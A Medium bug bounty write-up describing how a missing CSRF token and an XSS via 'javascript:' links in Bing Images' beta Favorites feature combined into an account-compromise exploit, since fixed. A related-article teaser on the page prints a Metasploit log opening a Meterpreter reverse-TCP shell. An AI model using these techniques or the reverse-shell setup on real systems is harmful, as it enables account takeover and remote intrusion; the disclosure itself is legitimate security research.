

Two vulnerabilities makes an Exploit!! (XSS and CSRF in Bing)



Sai Krishna Kothapalli [Follow](#)

Jun 10, 2016 · 3 min read

Hello !!

This post will be about my 4th and 5th valid bug reports I submitted to Microsoft. Open the Images in a new tab if you find them difficult to view. I took the screenshots in a 1080p screen.

This time I have found a **XSS** and **CSRF** vulnerabilities in [Bing](#).

Bing images is testing 3 new features called **Stream** , **Favorites** , **Trending** which are still in beta.


The screenshot shows the Bing Images homepage with the following features visible:

- Stream:** A grid of 8 images under the heading "Popular people searches". The images are: Misty Copeland, Nasim Pedrad, Johnny Depp, Sutton Foster, Jared Padalecki, The Chainsmokers (with a callout box), Rebel Wilson, Courtney Cox, and Mike Posner.
- Favorites:** Not explicitly visible in the screenshot.
- Trending:** A grid of 10 images under the heading "Popular Valentine's Day searches". The images are: Valentine's Day clip art (a teddy bear holding a heart), Valentine's Day ideas (pink roses forming the word LOVE), Valentine's Day desserts (brownies with raspberries), Valentine's Day coloring pages (a reindeer holding a sign), Valentine's Day decorations (pink and red paper fans), Valentine's Day cards (a card with hearts), and Valentine's Day animated GIFs (red heart fireworks).
- Popular Valentine's Day gift searches:** A partially visible section showing gift-related images.
- Feedback:** A "Feedback" button in the bottom right corner.
- Page Navigation:** A navigation bar at the top with tabs for Web, Images (which is selected), Videos, Maps, News, and Explore. It also includes a search bar and an "Image Match" button.
- User Profile:** A profile section on the right showing "Hi sai krishna..." and a small profile picture.
- Bookmarks:** A bookmarks bar at the bottom with links to various sites like YouTube, Facebook, and CTFtime.org.

Bing Images

So I was going through this and there is this option where you can search and directly add images to your favourites.

It was cool, So I wanted to take a look at how it is implemented.

A screenshot of a web browser showing the Bing Images search results for the query "luciana zogbi". The search bar at the top contains "luciana zogbi". Below the search bar, there are tabs for "Web", "Images" (which is selected and highlighted in red), "Videos", "Maps", "News", and "Explore". The main content area displays a grid of image thumbnails. In the center of the grid, there is a thumbnail of a woman singing into a microphone, with a small "Add to Favorites" button overlaid on it. The button has a heart icon, a square icon, and a circular arrow icon. Below the grid, there are several smaller, partially visible image thumbnails. At the bottom of the page, there are navigation links for "Create PDF in your applications with the Pdfcrowd [HTML to PDF API](#)" and "PDFCROWD".



Refine your search for **luciana zogbi**



Luciana Zogbi Smile

Luciana Zogbi Demons Imagine

Luciana Zogbi John Legend All of Me Cover

Zogbi Luciana Nationality

Dirty Photos of Luciana Zogbi

Luciana Zogbi Talking

Luciana Zogbi Family

Luciana Zogbi Parents

Feedback

03:16 AM
29-12-2015

When you click on the heart symbol after the image search, the image is added to your favourites.

and the request looks like this






It's URL-Encoded. Once decoded it looks like this

```
{"WriteNewCollection":true,"query":"lucianazogbi","mid":"5689B0BFCDB0E64E595A3B6C2B7A0865A4DC236C","description":"lucianazogbi","MediaUrl":"https://beautifulgeniuses.files.wordpress.com/2015/01/lucianazogbi.jpg?","SourceUrl":"http://beautifulgeniuses.com/2015/01/14/lucianazogbi/","ThWidth":300,"ThHeight":300,"MediaWidth":640,"MediaHeight":640,"MD5":"md5_5c6aa5d2768f0d2255dab627015da340","MediaFormat":"","ThumbnailId":"OIP.M5c6aa5d2768f0d2255dab627015da340o2","CollectionType":0,"ContentId":"XGql0naP"}
```

Interesting there is no **CSRF token** and there is no `X-Requested-With` : `XMLHttpRequest` header.

Which means it is vulnerable to **CSRF** attacks. Another interesting thing is the webpage is displaying this data in the Favorites tab.





Then why not try to inject some **JavaScript** there. I tried all the fields but none of them worked. When I almost gave hope I saw this.

This link is vulnerable to **XSS** . It is accepting links `javascript:code` in the `<a> href` tag .

So when I click on it. BAMN



Our favourite popup.

So, by sending the user to a single malicious site it is possible to compromise his account.

If I have stopped after the CSRF I would have not found the XSS. So, by successfully combining 2 vulnerabilities we made an exploit to compromise Bing.

I reported this to Microsoft and now it is fixed.

Since, that feature is still in beta-testing they took more than 5 months to fix that in order to make it more secure.

My name will be in the March 2016 Hall Of Fame.

Thank you for reading.

Peace :D

Feel free to comment and give some suggestions.

• • •

Originally published at kmskrishna.wordpress.com on June 10, 2016.

Security

Microsoft

Bug Bounty

Bing

Hacking



126 claps



ooo



WRITTEN BY

Sai Krishna Kothapalli

Follow

Founder/CEO Hackrew | Security Researcher | Indian | Student
@ IIT Guwahati



InfoSec Write-ups


Follow

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. In a nutshell, we are the largest InfoSec publication on Medium.

Powered by Hackrew

See responses (1)

More From Medium



More from InfoSec Write-ups

Ping Power—ICMP Tunnel




Nir Chako in InfoSec Write-ups

Dec 17, 2018 · 8 min read



1.1K



More from InfoSec Write-ups

Picture Yourself Becoming a Hacker Soon (Beginner's Guide)



Abanikanda in InfoSec Write-ups

Aug 16 · 16 min read



483



More from InfoSec Write-ups

Antivirus Evasion with Python




Marcelo Sacchetin in InfoSec Write-ups

Jun 11 · 6 min read



610



```
+ -- --> 947 payloads - 44 encoders - 19 asps
+ -- --> 2 evasions

[*] use exploit/multi/handler
[*] exploit/multi/handler > set PAYLOAD python/meterpreter/reverse_tcp
[*] PAYLOAD => python/meterpreter/reverse_tcp
[*] exploit/multi/handler > set LHOST 10.0.2.10
[*] LHOST => 10.0.2.10
[*] exploit/multi/handler > set LPORT 443
[*] LPORT => 443
[*] exploit/multi/handler > run

[*] started reverse TCP handler on 10.0.2.10:443
[*] Sending stage (53752 bytes) to 10.0.2.9
[*] Meterpreter session 1 created (10.0.2.10:443 -> 10.0.2.9:8292) at 2019-06-11
10:00:19 -8400

[*] meterpreter > systeminfo
Computer: win0cy1963eval
OS: Windows 10 (Build 17763)
Architecture: x64
System Language: en-US
Processor: Intel(R) Core(TM) i7-6700K CPU @ 4.20GHz
```

Discover Medium

Welcome to a place where words matter. On Medium, smart voices and original ideas take center stage - with no ads in sight. [Watch](#)

Make Medium yours

Follow all the topics you care about, and we'll deliver the best stories for you to your homepage and inbox. [Explore](#)

Become a member

Get unlimited access to the best stories on Medium — and support writers while you're at it. Just \$5/month. [Upgrade](#)

